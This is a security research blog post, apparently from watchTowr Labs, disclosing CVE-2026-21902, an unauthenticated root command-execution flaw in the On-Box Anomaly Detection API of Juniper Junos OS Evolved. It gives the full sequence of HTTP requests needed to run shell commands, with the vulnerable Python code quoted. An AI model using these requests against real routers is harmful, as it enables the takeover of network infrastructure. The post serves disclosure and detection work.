
Sometimes, You Can Just Feel The Security In The Design (Juniper Junos Evolved CVE-2026-21902 Pre-Auth RCE)

On today’s ‘good news disguised as other things’ segment, we’re turning our gaze to CVE-2026-21902 - a recently disclosed “Incorrect Permission Assignment for Critical Resource” vulnerability affecting Juniper’s Junos OS Evolved platform. This vulnerability affects only Juniper’s PTX Series of devices, apparently.
Why? Who cares knows.
Throughout this post, we will be diving into the deepest, most complex vulnerability we have ever seen. Remote Code Execution as a Service (soon to be disrupted by GenAI).
Before you read on, today’s blog post was a refreshing reminder of our time in education (albeit brief) - stretching “what is your favorite color” into a 3000-word essay.
But before that..
What Is Juniper’s PTX Series and Junos OS Evolved?
Juniper’s PTX Series is a family of high-performance packet transport routers designed for core, peering, and large-scale data center interconnect deployments. Built to handle massive throughput with low latency and high port density, PTX platforms are commonly found in service provider backbones, internet exchange environments, and hyperscale infrastructure where reliability and scale are non-negotiable.
Traditionally powered by Junos OS, Juniper has more recently introduced Junos OS Evolved, a re-architected version of its operating system designed to modernize the platform’s internal structure. Unlike classic Junos, which is built around a FreeBSD foundation, Junos OS Evolved is based on a Linux architecture and incorporates a more modular, containerized design.

What Is CVE-2026-21902?
As always, we began our journey by reading the advisory released by Juniper.
An Incorrect Permission Assignment for Critical Resource vulnerability in the On-Box Anomaly detection framework of Juniper Networks Junos OS Evolved on PTX Series allows an unauthenticated, network-based attacker to execute code as root.
The On-Box Anomaly detection framework should only be reachable by other internal processes over the internal routing instance, but not over an externally exposed port. With the ability to access and manipulate the service to execute code as root a remote attacker can take complete control of the device. Please note that this service is enabled by default as no specific configuration is required.
According to Juniper, this vulnerability - scoring 9.8 on the 0-10 cool scale - affects Junos OS Evolved on PTX Series routers:
- Junos OS Evolved 25.4 versions before 25.4R1-S1-EVO, 25.4R2-EVO are vulnerable
- Junos OS Evolved versions before 25.4R1-EVO are not vulnerable
We already have enough clues to begin making this an interesting side quest:
- No authentication,
- The word “should” is generally pretty exciting, and
- Unauthenticated
Should Could Would?
Being the trusting sentient beings that we are, we wanted to validate the reality that we were being told about - a network service that should only listen on an internal routing interface.
We accept however, that our environment may be ‘abnormal’ and so we’re giving Juniper some benefit of doubt here.
Regardless, when we execute ss we see the following (look at us, formatting!):
| Protocol | Binding IP | Port | Application | Description |
|---|---|---|---|---|
| TCP | 0.0.0.0 | 22 | SSH | xinetd |
| TCP | 0.0.0.0 | 53 | DNS | dnsmasq |
| TCP | 0.0.0.0 | 830 | NETCONF over SSH | xinetd |
| TCP | 0.0.0.0 | 8160 | On-Box Anomaly Detection Framework | /usr/sbin/ monitor/ api_server.py |
| TCP | [::] | 22 | SSH | xinetd |
| TCP | [::] | 53 | DNS | dnsmasq |
| TCP | [::] | 830 | NETCONF over SSH | xinetd |
| UDP | * | 53 | DNS | dnsmasq |
| UDP | * | 123 | NTP | ntpd |
| UDP | * | 161 | SNMP | snmpd |
| UDP | * | 514 | Syslog | eventd |
| UDP | 0.0.0.0 | 6123 | Junos NTP | jsntpd |
| UDP | 0.0.0.0 | 8503 | Routing Protocol Daemon | rpd |
As we can see, our On-Box Anomaly Detection Framework is listening on 8160/TCP and supposedly bound to 0.0.0.0.
Adding fuel to our suspicion that this may really listen on 0.0.0.0 is this code:
port = CONFIG.get('api_server_port', 8160)
server_address = ('', port)
httpd = server_class(server_address, handler_class)
logging.info(f'Serving HTTP on port {port}...')
httpd.serve_forever()
But again, maybe our deployment.
On-Box Anomaly Detection Framework
As we can see, the On-Box Anomaly Detection Framework is a REST API listening on port 8160/TCP, built in Python, and of course, running as root (so it can see all the anomalies). The service allows you to define, schedule, and run complex monitoring and diagnostic routines, and to react to detected anomalies.
This is supposedly an internal service used by Juniper that allows automated detection and diagnosis of issues such as hardware faults, traffic anomalies, protocol errors etc, without the need for an external monitoring system.
Over time the aim appears to be to implement new detection logic via aforementioned REST API, so that you - the lucky purchaser who decided to buy a PTX Series device instead of a luxury car - can respond to new threats or operational needs with “ease”.
Literally, there are very few hurdles.
Essentially, from what we could gather, there appear to be four key concepts:
- Command - A command to be executed on the device. (Yes, an actual shell command)
- Handler - Processes the output data from a command.
- DAG (Directed Acyclic Graph) - A workflow of actions (commands, handlers, or sub-DAGs).
- DAG Instance - A specific, scheduled execution of a DAG.
Bring Your Own Anomaly
While we would love to tell you about how we wired in for 3 months with an IV of RedBull into a vein in our eye, you have likely guessed based on the above that the service provides the RCE, and we just have to.. leverage it.
To do this, we just.. reviewed the code… Luckily, all of this can be found in the filesystem at /usr/sbin/monitor/.
The relevant parts are:
python3.10 /usr/sbin/monitor/ anomaly_detector_main.py- The initial Python script that ensures the sub Python scripts stay alive.python3.10 /usr/sbin/monitor/ api_server.py- The HTTP API server which stores request data in files on the server.python3.10 /usr/sbin/monitor/ intent_monitor.py- Periodically checks for updates to definitions and updates API server definitions.python3.10 /usr/sbin/monitor/ schedule_enforcer.py- Executes scheduled DAG instances periodically.
The Anomaly API
Given we have a 100 word minimum on blog posts, we’re adding extra detail to try and just fill this in - bear with us.
Within the code, we see a fairly “logical” and as expected API implementation - primarily consisting of typical CRUD endpoints relating to DAGs, and other such excitement:
| Method | Path | Description |
|---|---|---|
| GET | /anomaly | Retrieves all registered Anomalies. |
| GET | /config/schedule/ <component> | Get new DAG INSTANCEs to execute on the component. |
| GET / POST / PUT / DELETE | /config/dag/<dag-name> | Retrieves, creates, updates ,or deletes a DAG configuration. |
| GET / POST / PUT / DELETE | /config/command/ <command-name> | Retrieves, creates, updates ,or deletes a COMMAND configuration. |
| GET / POST / PUT / DELETE | /config/handler/ <handler-name> | Retrieves, creates, updates ,or deletes a HANDLER configuration. |
| GET / POST / PUT / DELETE | /config/dag-instance/ <dag-instance-name> | Retrieves, creates, updates ,or deletes a DAG INSTANCE configuration. |
| GET / POST | /config/commit | Validates the union of the Workspace config and the Existing Config. Saves the Workspace Config if it is valid on POST. |
| GET / POST | /output/dag-instance/ <dag-instance-name>/iteration/ <iteration>/component/re | Retrieves or stores the output of a specific DAG INSTANCE run for an ITERATION on the RE. |
| GET / POST / DELETE | /alarm/dag-instance/ <dag-instance-name>/ component/re | Gets, stores or deletes alarms raised by the DAG INSTANCE run on the RE. |
| POST | /anomaly/dag-instance/ <dag-instance-name>/iteration/ <iteration>/component/re | Registers anomalies raised by the DAG INSTANCE run on an RE. |
Do you see it as well?
Give A Command, Execute A Command
Buffer buffer buffer, getting to the word count. Let’s walk through how to use the RCE APIs to achieve RCE.

First, we need to create a command to be executed. In this case, we are executing id > /var/home/admin/watchTowr.txt .
The type RE-SHELL instructs the service it is a regular expression that is then executed directly as a shell command.
POST /config/command/<command-name> HTTP/1.1
Host: <hostname>
Content-Type: application/json
Content-Length: <length>

{
    "syntax": "id > /var/home/admin/watchTowr.txt",
    "type": "RE-SHELL",
    "parsing": {
    },
    "outputs": {
        "result": {"type": "str"}
    },
    "doc": ""
}
Next, we need to create a DAG to instruct the service on the order in which to execute commands.
In this instance, we have the most basic version of a DAG, which simply references our previous command as the only one to execute, with no inputs and no handlers (output parsing).
POST /config/dag/<dag-name> HTTP/1.1
Host: <hostname>
Content-Type: application/json
Content-Length: <length>

{
    "start": [<action_name>],
    "edges": [],
    "actions": {
        <action_name>: {
            "command": <command_name>,
            "inputs": {}
        }
    },
    "doc": ""
}
After this, we can create a DAG instance that tells the service when the DAG should be executed.
In our case, we have zero patience and believe scheduling is only helpful when you want to avoid something - not today.
POST /config/dag-instance/<dag-instance-name> HTTP/1.1
Host: <hostname>
Content-Type: application/json
Content-Length: <length>

{
    "dag": <dag_name>,
    "enabled": True,
    "platform": <platform>,
    "target": {
        "type": "RE"
    },
    "schedule": {
        "start": <now>,
        "delay": 0
    },
    "context": {}
}
Finally, we send a commit request which stores all the previous data in a file so that the schedule_enforcer can process it and execute our command:
POST /config/config/commit HTTP/1.1
Host: <hostname>
Content-Type: application/json
Content-Length: 0
Once the data is stored in the scheduler’s file, the following schedule_enforcer code is executed, broken down below:
- The
mainfunction [1] retrieves the schedule defined by our DAG instance. - Once the time check passes,
main[1] callsexecute_dag_instance[2]. execute_dag_instance[2] invokesexecute_dag[3].execute_dag[3] callsrun_bfs_on_dag_actions[4].run_bfs_on_dag_actions[4] callsexecute_command[5].execute_command[5] retrieves thesyntaxfield [6] defined in our command.- The
syntaxvalue [6] is passed directly intosubprocess.run(command, ...)[7]. - This results in code execution of the attacker-controlled
syntaxinput string.
def main(): # [1]
    ...
    schedule = api_client.get_config_schedule(component_name=f'{COMPONENT}{FPC_SLOT}')
    ...
    thread = threading.Thread(target=execute_dag_instance, args=(...)) # [2]
    ...

def execute_dag_instance(api_client, ...): # [2]
    ...
    dag_executor = Executor(...)
    dag_executor.execute_dag() # [3]
    ...

class Executor:
    def execute_dag(self): # [3]
        self.run_bfs_on_dag_actions(...) # [4]

    def run_bfs_on_dag_actions(self, ...): # [4]
        ...
        if 'command' in dag_def['actions'][current_node]:
            action_outputs = self.execute_command(command_id=current_node, ...) # [5]
        ...

    #
    # COMMAND Execution Function
    #
    def execute_command(self, command_id, ...): # [5]
        command_name = dag_def['actions'][command_id]['command']
        ...

        #
        # Build Command by substituting in Inputs
        #
        syntax = command_def['syntax'] # [6]

        ...
        if self.target['type'] == 'RE':
            #
            # If the DAG INSTANCE is executing on the RE,
            # and if the command type is an RE CLI command,
            # we need to run the command on the RE
            #
            if command_def['type'] == 'RE':
                component_command_mapping['re'] = f'cli -c "{syntax}"'
            elif command_def['type'] == 'RE-SHELL':
                component_command_mapping['re'] = syntax

        raw_output_mapping = dict()
        for component_name, command in component_command_mapping.items():
            try:
                completed_subprocess = subprocess.run( # [7]
                    command,
                    shell=True,
                    check=True,
                    stderr=subprocess.PIPE,
                    stdout=subprocess.PIPE
                )
                if completed_subprocess.returncode != 0:
                    raw_output = completed_subprocess.stderr.decode('utf-8')
                else:
                    raw_output = completed_subprocess.stdout.decode('utf-8')
                raw_output_mapping[component_name] = raw_output
            except subprocess.CalledProcessError as e:
                logging.error(f'Error executing command - ...')
As a result, our command is executed on the remote router.

For illustrative purposes, here is a simplified visual overview of the HTTP flow required to achieve remote code execution.
Detection Artifact Generator
As is customary, you can find our Detection Artifact Generator (DAG) at watchtowrlabs/watchTowr-vs-JunosEvolved-CVE-2026-21902.
This DAG allows you to validate CVE-2026-21902 and create your own detection artifacts:
The research published by watchTowr Labs is just a glimpse into what powers the watchTowr Platform – delivering automated, continuous testing against real attacker behaviour.
By combining Proactive Threat Intelligence and External Attack Surface Management into a single Preemptive Exposure Management capability, the watchTowr Platform helps organisations rapidly react to emerging threats – and gives them what matters most: time to respond.